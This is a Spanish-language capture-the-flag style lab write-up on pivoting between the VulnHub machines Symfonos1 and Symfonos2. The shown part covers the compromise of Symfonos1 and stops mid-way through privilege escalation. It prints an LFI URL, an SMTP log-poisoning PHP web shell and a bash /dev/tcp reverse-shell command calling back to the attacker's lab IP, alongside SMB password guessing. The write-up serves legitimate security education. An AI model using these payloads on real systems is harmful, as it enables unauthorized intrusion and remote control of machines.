



# Pivoting Básico en Linux entre las máquinas Symfonos1 y Symfonos2

Daniel Damota Maldonado

# Índice

<b>1</b>	<b>Introducción</b>	<b>3</b>
<b>2</b>	<b>Componentes del laboratorio</b>	<b>3</b>
<b>3</b>	<b>Técnicas utilizadas</b>	<b>4</b>
<b>4</b>	<b>Prueba de penetración de la máquina Symfonos1</b>	<b>5</b>
<b>5</b>	<b>Pivoting mediante Chisel y Proxychains</b>	<b>22</b>
<b>6</b>	<b>Prueba de penetración de la máquina Symfonos2</b>	<b>26</b>
<b>7</b>	<b>Conclusión</b>	<b>41</b>
<b>8</b>	<b>Bibliografía</b>	<b>41</b>

## 1. Introducción

El objetivo de este documento es explicar de forma clara y práctica el proceso de pivoting básico entre equipos Linux utilizando Proxychains y Chisel con una conexión de tipo SOCKS, todo realizado en un entorno controlado mediante el uso de las máquinas Symfonos1 y Symfonos2 de la plataforma de Vulnhub. Para realizar este proceso, solo tendremos comunicación con la máquina Symfonos1, la cual comunica por otra interfaz de red con la máquina Symfonos2.

Se realizará un proceso de pentesting con etapas de enumeración de servicios, explotación de vulnerabilidades y escalada de privilegios en ambas máquinas.

## 2. Componentes del laboratorio

- Software de virtualización VMWare Workstation 17.6.4 en Windows.
  - Máquina atacante ParrotOS actualizada, con comunicación con la máquina Symfonos1 y personalizada mediante Bspwn.
  - Máquinas Symfonos1 y Symfonos2 unidas por una interfaz de red distinta a la de la máquina atacante.




Figura 1: Diagrama representativo de la estructura del laboratorio.

### **3. Técnicas utilizadas**

#### Enumeración

- Enumeración de puertos y servicios con Nmap.
- Enumeración del servicio SMB con Netexec, Smbmap y Smbclient y filtración de información.
- Enumeración web con Wappalizer, Whatweb e información filtrada en el código fuente.
- Búsqueda de vulnerabilidades asociadas.

#### Explotación

- Abuso de Local File Inclusion y SMTP para ejecutar comandos en remoto (Plugin Mail Masta).
- Explotación de ProFTPD 1.3.5 para obtener una copia del /etc/shadow (CVE-2015-3306).

#### Escalada de privilegios y Post-Explotación

- Abuso de privilegios SUID combinado con Path Hijacking para escalar privilegios a root en Symfony1.
- Visualización de puertos internos y servicios inaccesibles desde fuera.
- Abuso de una vulnerabilidad de LibreNMS para pivotar de usuario (CVE-2018-20434).
- Abuso de permisos Sudo sobre Mysql para escalar privilegios a root en Symfony2.

#### Pivoting

- Creación de un tunel SOCK5 para comunicar con equipos internos mediante Chisel y Proxychains.
- Uso de Socat para crear una conexión reversa a través de Symfony1

## 4. Prueba de penetración de la máquina Symfonos1

### Enumeración

Iniciamos el proceso de enumeración mediante el escaneo de hosts en la red utilizando la herramienta Nmap:

```
sudo nmap -sn 10.10.10.0/24
```

```
> sudo nmap -sn 10.10.10.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 17:15 CET
Nmap scan report for 10.10.10.1
Host is up (0.0014s latency).
MAC Address: 00:50:56:C0:00:07 (VMware)
Nmap scan report for 10.10.10.130
Host is up (0.00029s latency).
MAC Address: 00:0C:29:2D:91:9F (VMware)
Nmap scan report for 10.10.10.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:C4:50 (VMware)
Nmap scan report for 10.10.10.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 14.95 seconds
```

Figura 2: Escaneo con nmap para descubrimiento de hosts.

Como podemos ver en la imagen superior, hay varias IP en la red. Podemos descartar la 10.10.10.1 (equipo anfitrión), la 10.10.10.180 (Máquina atacante) y la 10.10.10.254 (no hay comunicación), por lo tanto, la IP de la máquina Symfonos1 es la 10.10.10.130.

Realizamos un ping a la 10.10.10.130 para comprobar si se encuentra operativa mediante el envío de un paquete ICMP:

```
ping -c1 10.10.10.130
```

```
> ping -c1 10.10.10.130
PING 10.10.10.130 (10.10.10.130) 56(84) bytes of data.
64 bytes from 10.10.10.130: icmp_seq=1 ttl=64 time=0.420 ms

--- 10.10.10.130 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.420/0.420/0.420/0.000 ms
```

Figura 3: Ping enviado a Symfonos1

Ahora sabiendo que tenemos comunicación y que la máquina se encuentra operativa, realizamos un escaneo de puertos abiertos con la herramienta Nmap:

```
nmap -sS -Pn -n --open -p- --min-rate 5000 10.10.10.130
```

```
> sudo nmap -sS -Pn -n --open -p- --min-rate 5000 10.10.10.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 18:07 CET
Nmap scan report for 10.10.10.130
Host is up (0.00012s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:2D:91:9F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds
```

Figura 4: Enumeración de puertos abiertos en Symfonos1.

Ahora realizamos un escaneo más específico de los puertos que se han detectado como abiertos, utilizando también la herramienta Nmap:

```
nmap -sCV -p22,25,80,139,445 10.10.10.130 -oN symfonos1
```

```
> sudo nmap -sCV -p22,25,80,139,445 10.10.10.130 -oN symfonos1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 18:13 CET
Nmap scan report for 10.10.10.130
Host is up (0.00056s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_  256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)

25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=symfonos
| Subject Alternative Name: DNS:symfonos
| Not valid before: 2019-06-29T00:29:42
|_ Not valid after: 2029-06-26T00:29:42
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCED
SN, SMTPUTF8
80/tcp    open  http          Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:2D:91:9F (VMware)
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 5: Escaneo exhaustivo de los servicios abiertos

Iniciamos enumerando el servicio SMB (Recursos compartidos) del puerto 445 haciendo uso de las herramientas Netexec y Smbmap:

```
netexec smb 10.10.10.130 --shares
```

```
> netexec smb 10.10.10.130 -u admin -p admin --shares
SMB      10.10.10.130  445  SYMFONOS  [*] Unix - Samba (name:SYMFONOS) (domain:) (signing=False) (SMBv1:True)
SMB      10.10.10.130  445  SYMFONOS  [+] \admin:admin (Guest)
SMB      10.10.10.130  445  SYMFONOS  [*] Enumerated shares
SMB      10.10.10.130  445  SYMFONOS  Share      Permissions      Remark
SMB      10.10.10.130  445  SYMFONOS  -----  -----
SMB      10.10.10.130  445  SYMFONOS  print$      Printer Drivers
SMB      10.10.10.130  445  SYMFONOS  helios      Helios personal share
SMB      10.10.10.130  445  SYMFONOS  anonymous   READ
SMB      10.10.10.130  445  SYMFONOS  IPC$       IPC Service (Samba 4.5.16-Debian)
```

Figura 6: Enumeración del servicio SMB de Symfonos1 con Netexec

```
smbmap -H 10.10.10.130
```


```
> smbmap -H 10.10.10.130
[+] Guest session      IP: 10.10.10.130:445      Name: 10.10.10.130
Disk      Permissions      Comment
-----
print$    NO ACCESS      Printer Drivers
helios    NO ACCESS      Helios personal share
anonymous READ ONLY
IPC$     NO ACCESS      IPC Service (Samba 4.5.16-Debian)
```

Figura 7: Enumeración del servicio SMB de Symfonos1 con Smbmap

Con la información extraída de Netexec y Smbmap, vemos que tenemos acceso con permiso de lectura a un recurso compartido a nivel de red que se llama Anonymous y que hay un potencial usuario llamado Helios.

Probamos a conectarnos por Smbclient al recurso Anonymous y obtenemos los archivos que tengamos accesibles mediante el parámetro get:

```
smbclient '\\10.10.10.130\anonymous' -U "" -N  
smb:> ls  
smb:> get attention.txt
```




A terminal window showing the interaction with an SMB share. The user connects to '\\10.10.10.130\anonymous' using Smbclient with no authentication (-U ""). They then list the contents of the share with 'ls', which shows three files: '.', '..', and 'attention.txt'. The 'attention.txt' file has a size of 154 bytes and was modified on Saturday, June 29, 2019, at 03:14:49. The user then retrieves the file with 'get attention.txt'. A message indicates that 19994224 blocks of size 1024 are available, and the file is being transferred at 150,4 KiloBytes/sec. The transfer is completed successfully.

Figura 8: Conexión al servicio SMB de Symfonos1 con Smbclient y obtención de recursos

Leemos el contenido de attention.txt:

```
cat attention.txt
```



A terminal window showing the content of the 'attention.txt' file. The file contains the following text:  
File: attention.txt  
  
Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'?  
Next person I find using one of these passwords will be fired!  
-Zeus

Figura 9: Lectura del archivo anteriormente obtenido

Probamos las credenciales expuestas con el usuario Helios mediante la herramienta Smbmap:

```
smbmap -H 10.10.10.130 -u Helios -p epidioiko  
smbmap -H 10.10.10.130 -u Helios -p baseball  
smbmap -H 10.10.10.130 -u Helios -p qwerty
```

```
> smbmap -H 10.10.10.130 -u helios -p epidioiko  
[!] Authentication error on 10.10.10.130  
> smbmap -H 10.10.10.130 -u helios -p baseball  
[!] Authentication error on 10.10.10.130  
> smbmap -H 10.10.10.130 -u helios -p qwerty  
[+] IP: 10.10.10.130:445 Name: 10.10.10.130  
Disk  
----  
print$  
helios  
anonymous  
IPC$  
  
Permissions  
-----  
READ ONLY  
READ ONLY  
READ ONLY  
NO ACCESS
```

Figura 10: Credenciales del usuario Helios obtenidas

Ahora tenemos permiso de lectura del recurso 'helios', por lo que podemos conectarnos mediante Smbclient y obtener los recursos:

```
smbclient '\\"10.10.10.130\helios' -U "helios%qwerty"
```

```
> smbclient '\\"10.10.10.130\helios' -U "helios%qwerty"  
Try "help" to get a list of possible commands.  
smb: \> ls  
 . D 0 Sat Jun 29 02:32:05 2019  
 .. D 0 Sat Jun 29 02:37:04 2019  
 research.txt A 432 Sat Jun 29 02:32:05 2019  
 todo.txt A 52 Sat Jun 29 02:32:05 2019  
  
 19994224 blocks of size 1024. 17303172 blocks available  
smb: \> get research.txt  
getting file \research.txt of size 432 as research.txt (42,2 KiloBytes/sec)  
smb: \> get todo.txt  
getting file \todo.txt of size 52 as todo.txt (25,4 KiloBytes/sec) (average  
smb: \>
```

Figura 11: Conexión al recurso compartido helios mediante smbclient

Leemos el contenido de ambos archivos y podemos ver que se hace referencia a una ruta llamada /h3l105:

```
cat research.txt  
cat todo.txt
```



```
> cat research.txt -l java  
File: research.txt  
1 Helios (also Helius) was the god of the Sun in  
rought the Sun across the skies each day from  
d the return journey in leisurely fashion loun  
ossus of Rhodes, the giant bronze statue consid  
> cat todo.txt -l java  
File: todo.txt  
1 2. Binge watch Dexter  
2. Dance  
3. Work on /h3l105  
4  
5
```

Figura 12: Información obtenida del recurso compartido helios

Accedemos al servicio web del puerto 80 y probamos con la ruta /h3l105:

```
http://10.10.10.130/h3l105
```

The screenshot shows a web browser window with the URL <http://10.10.10.130/h3l105>. The page content includes:

- helios site**
- Just another WordPress site
- Hello world!**
- Posted by admin on June 29, 2019 | 1 Comment on Hello world!
- Search for:  [Search]
- Recent Posts**
  - [Hello world!](#)
- Recent Comments**
  - [A WordPress Commenter](#) on [Hello world!](#)
- Archives**
  - [June 2019](#)
- Categories**
  - [Uncategorized](#)

Figura 13: Ruta web /h3l105 válida

Revisamos el código fuente de la web y vemos que se hace referencia al dominio `symfonos.local`:

Ctrl + U

```


<style>
    .wp-block-library-theme {
        background: none !important;
        padding: 0 !important;
    }
</style>
32 <link rel='stylesheet' id='wp-block-library-theme-css' href='http://symfonos.local/h3l105/wp-includes/css/dist/block-library/theme_min.css'>
33 <link rel='stylesheet' id='wp-block-library-theme-css' href='http://symfonos.local/h3l105/wp-includes/css/dist/block-library/theme_min.css'>
34 <link rel='stylesheet' id='sed-fontawesome-css' href='http://symfonos.local/h3l105/wp-content/plugins/site-editor/editor/extensions/icon-fonts/fontawesome-free-solid.css'>
35 <link rel='stylesheet' id='general-css' href='http://symfonos.local/h3l105/wp-content/plugins/site-editor/framework/assets/css/general.css'>
36 <link rel='stylesheet' id='css3-animate-css' href='http://symfonos.local/h3l105/wp-content/plugins/site-editor/framework/assets/css/animations.css'>
37 <link rel='stylesheet' id='twentynineteen-style-css' href='http://symfonos.local/h3l105/wp-content/themes/twentynineteen/style.css?ver=1.2.4-wp'>
38 <link rel='stylesheet' id='twentynineteen-print-style-css' href='http://symfonos.local/h3l105/wp-content/themes/twentynineteen/print.css?ver=1.2.4-wp'>
39 <script type='text/javascript' src='http://symfonos.local/h3l105/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
40 <script type='text/javascript' src='http://symfonos.local/h3l105/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
41 <script type='text/javascript' src='http://symfonos.local/h3l105/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.2.2'></script>
42 <script type='text/javascript' src='http://symfonos.local/h3l105/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.2.2'>
43 <script type='text/javascript' src='http://symfonos.local/h3l105/wp-content/plugins/mail-masta/lib/jquery.validationEngine_js3?ver=5.2.2'>
44 <script type='text/javascript' src='http://symfonos.local/h3l105/wp-content/plugins/site-editor/framework/assets/js/sed_app_site.min.js?ver=1.2.4-wp'>
45 <script type='text/javascript' src='http://symfonos.local/h3l105/wp-content/plugins/site-editor/assets/js/livequery/ljqquery.livequery.min.js?ver=1.2.4-wp'>
46 <script type='text/javascript' src='http://symfonos.local/h3l105/wp-content/plugins/site-editor/assets/js/livequery/sed_livequery_min.js?ver=1.2.4-wp'>
47 <link rel='https://api.wordpress.org/' href='http://symfonos.local/h3l105/index.php/wp-json/' />
48 <link rel='EditURI' type='application/rsd+xml' title='RSO' href='http://symfonos.local/h3l105/xmlrpc.php?rsd' />
49 <link rel='wlwmanifest' type='application/wlwmanifest+xml' href='http://symfonos.local/h3l105/wp-includes/wlwmanifest.xml' />
50 <meta name='generator' content='WordPress 5.2.2' />
51

```

Figura 14: Visualización del dominio `symfonos.local` en el código fuente

Añadimos el dominio en referencia a la IP de la máquina víctima en la ruta /etc/hosts:

```
sudo nano /etc/hosts
```



```
GNU nano 7.2 /etc/hosts
# Host addresses
127.0.0.1 localhost
127.0.1.1 parrot
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# Others
10.10.10.130 symfonos.local
```

Figura 15: Modificación de /etc/hosts para resolver a symfonos.local

Ahora podremos visualizar la ruta web /h3l105 de mejor manera:

```
http://10.10.10.130/h3l105
```




Figura 16: Mejor visualización de la web de Symfonos1

Ahora vamos a realizar una enumeración web de esta ruta para ver si encontramos algo relevante, para ello podemos utilizar la herramienta Whatweb (por consola) o Wappalyzer (extensión del navegador):

```
whatweb http://10.10.10.130/h3l105
```

```
> whatweb http://10.10.10.130/h3l105/
http://10.10.10.130/h3l105/ [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4 .25 (Debian)], IP[10.10.10.130], JQuery, MetaGenerator[Word Press 5.2.2], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[helios site &#8211; Just another WordPre ss site], UncommonHeaders[link], WordPress[5.2.2]
```

Figura 17: Información de la web obtenida mediante whatweb

The screenshot shows the Wappalyzer extension interface. At the top, there's a purple header bar with the Wappalyzer logo and three icons. Below it, a navigation bar has 'TECHNOLOGIES' selected, with 'MORE INFO' and 'Export' buttons. The main content area displays detected technologies in two columns:

Category	Technology	Version
CMS	WordPress	
Databases	MySQL	
Blogs	WordPress	
JavaScript libraries	jQuery	1.12.4
Miscellaneous	jQuery Migrate	1.4.1
UI frameworks	Animate.css	
Programming languages	PHP	
WordPress themes	Twenty Nineteen	

Figura 18: Información de la web obtenida mediante Wappalyzer

Como podemos ver, estamos ante un Wordpress, por lo que podemos empezar comprobando si tenemos acceso a listar los plugins para revisar si hay alguno vulnerable:

```
http://10.10.10.130/h3l105/wp-content/plugins
```




Figura 19: Intento fallido de acceso a /wp-content/plugins

Aunque no podemos listar los plugins, hay alguna información expuesta en el código fuente sobre los plugins utilizados:

```
curl -s -X GET http://symfonos.local/h3l105/ |  
grep wp-content/plugins |  
grep -oP "'.*?'" |  
grep symfonos.local |  
cut -d '/' -f 1-7 |  
sort -u
```

A screenshot of a terminal window. The command entered is: "curl -s -X GET http://symfonos.local/h3l105/ | grep wp-content/plugins -d '/' -f 1-7 | sort -u | cat -l python". The output shows two lines of plugin names: "http://symfonos.local/h3l105/wp-content/plugins/mail-masta" and "http://symfonos.local/h3l105/wp-content/plugins/site-editor".

Figura 20: Plugins expuestos en el código fuente

## Explotación

Buscamos vulnerabilidades asociadas y encontramos el siguiente exploit de mail-masta:

```
searchsploit mail masta
```

The screenshot shows the searchsploit interface with the search term 'mail masta'. It lists three exploits under the 'Exploit Title' section: 'WordPress Plugin Mail Masta 1.0 - Local File Inclusion', 'WordPress Plugin Mail Masta 1.0 - Local File Inclusion (2)', and 'WordPress Plugin Mail Masta 1.0 - SQL Injection'. Below this, under 'Shellcodes: No Results', there is no listed result.

Figura 21: Exploits públicos del Plugin Mail Masta

Probamos a realizar el Local File Inclusion para ver si podemos listar recursos internos del sistema:

```
http://10.10.10.130/h3l105/wp-content/plugins/mail-masta/
inc/campaign/count_of_send.php?pl=/etc/passwd
```

The screenshot shows a web browser window with the URL `http://10.10.10.130/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd`. The page content displays a long list of system files and directories, including `/bin/bash`, `/sbin/nologin`, `/var/spool/news`, `/var/spool/uucp`, `/var/backups`, `/var/run/ircd`, and various system logs and configuration files like `/var/www`, `/var/lib/gnats`, and `/run/systemd`.

Figura 22: Lectura del archivo /etc/passwd mediante LFI

Tratamos de leer la clave SSH privada del usuario Helios, pero no nos deja:

```
http://10.10.10.130/h3l105/wp-content/plugins/mail-masta/
inc/campaign/count_of_send.php?pl=/home/helios/.ssh/
id_rsa
```




Figura 23: Intento fallido de lectura de clave SSH por LFI

Otra opción, teniendo un Local File Inclusion, es tratar de ejecutar comandos en remoto mediante el envenenamiento de logs, para ello podemos seguir pautas generales del siguiente recurso:

<https://github.com/RoqueNight/LFI---RCE-Cheat-Sheet>

Sin embargo no tendremos acceso a las rutas, pero cuando probamos con los logs de SMTP del usuario Helios, vemos que tenemos acceso a logs:

```
http://10.10.10.130/h3l105/wp-content/plugins/mail-masta/
inc/campaign/count_of_send.php?pl=/var/mail/helios
```



Figura 24: Lectura de los logs de correo del usuario Helios

Nos conectamos mediante Telnet al servicio SMTP para ver si podemos introducir código malicioso php en los logs sin autenticación.

Para realizar el envenenamiento, seguimos el recurso <https://liberty-shell.com/sec/2018/05/19/poisoning/>:

```
MAIL FROM: test
RCPT TO: helios
DATA
<?php system($_GET['cmd']); ?>
.
```

```
> telnet 10.10.10.130 25
Trying 10.10.10.130...
Connected to 10.10.10.130.
Escape character is '^>'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM: r3leant
250 2.1.0 Ok
RCPT TO: helios
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['cmd']); ?>
.
250 2.0.0 Ok: queued as 8FD3D4@846
```

Figura 25: Código malicioso PHP enviado al usuario Helios

Ahora tratamos de ejecutar comandos en remoto:

```
curl -s -X GET 'http://10.10.10.130/h3l105/wp-content/
plugins/mail-masta/inc/campaign/count_of_send.php?pl=/
var/mail/helios&cmd=id'| tail -n 2
```

```
> curl -s -X GET 'http://10.10.10.130/h3l105/wp-content/plu
gins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail
/helios&cmd=id'| tail -n 2
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cd
rom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108
(netdev)
```

Figura 26: Ejecución remota de comandos mediante envenenamiento de logs

Ahora conseguimos el acceso mediante la ejecución de una reverse shell y en la máquina atacante nos ponemos en escucha con netcat:

```
sudo netcat -lvpn 443

cmd=bash+-c+"bash+-i+>%26+/dev/tcp
/10.10.10.128/443+0>%261"'
```

```
> curl -s -X GET 'http://10.10.10.130/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=bash+-c+"bash+-i+>%26+/dev/tcp/10.10.10.128/443+0>%261"'
```

Figura 27: Reverse shell mediante envenenamiento de logs

```
> sudo netcat -lvpn 443
[sudo] contraseña para r3l3ant:
Listening on 0.0.0.0 443
Connection received on 10.10.10.130 41140
bash: cannot set terminal process group (626): Inappropriate ioctl for device
bash: no job control in this shell
<h3l105/wp-content/plugins/mail-masta/inc/campaign$
```


Figura 28: Evidencia de acceso remoto al equipo Symfonos1

## Escalada de privilegios

Realizamos una enumeración de posibles vectores de escalada de privilegios en Linux, para ello podemos seguir el siguiente recurso: <https://github.com/IgniteTechnologies/Linux-Privilege-Escalation?tab=readme-ov-file>

Cuando enumeramos permisos SUID, encontramos uno distinto a lo común:

```
find / -perm -4000 -user root 2>/dev/null  
/opt/statuscheck
```




```
helios@symfonos:/tmp$ find / -perm -4000 -user root 2>/dev/null  
find / -perm -4000 -user root 2>/dev/null  
/usr/lib/eject/decrypt-get-device  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/bin/passwd  
/usr/bin/gpasswd  
/usr/bin/newgrp  
/usr/bin/chsh  
/usr/bin/chfn  
/opt/statuscheck  
/bin/mount  
/bin/umount  
/bin/su  
/bin/ping  
helios@symfonos:/tmp$
```

Figura 29: Enumeración de binarios con permisos SUID

Si analizamos el comportamiento del archivo y lo ejecutamos, veremos una respuesta idéntica a la ejecución de curl -I:

```
cd /opt  
./statuscheck
```



```
helios@symfonos:/opt$ ./statuscheck  
HTTP/1.1 200 OK  
Date: Tue, 11 Nov 2025 16:24:10 GMT  
Server: Apache/2.4.25 (Debian)  
Last-Modified: Sat, 29 Jun 2019 00:38:05 GMT  
ETag: "148-58c6b9bb3bc5b"  
Accept-Ranges: bytes  
Content-Length: 328  
Vary: Accept-Encoding  
Content-Type: text/html
```

Figura 30: Ejecución del binario con permisos SUID

Analizamos el contenido del binario mediante strings:

```
strings statuscheck
```

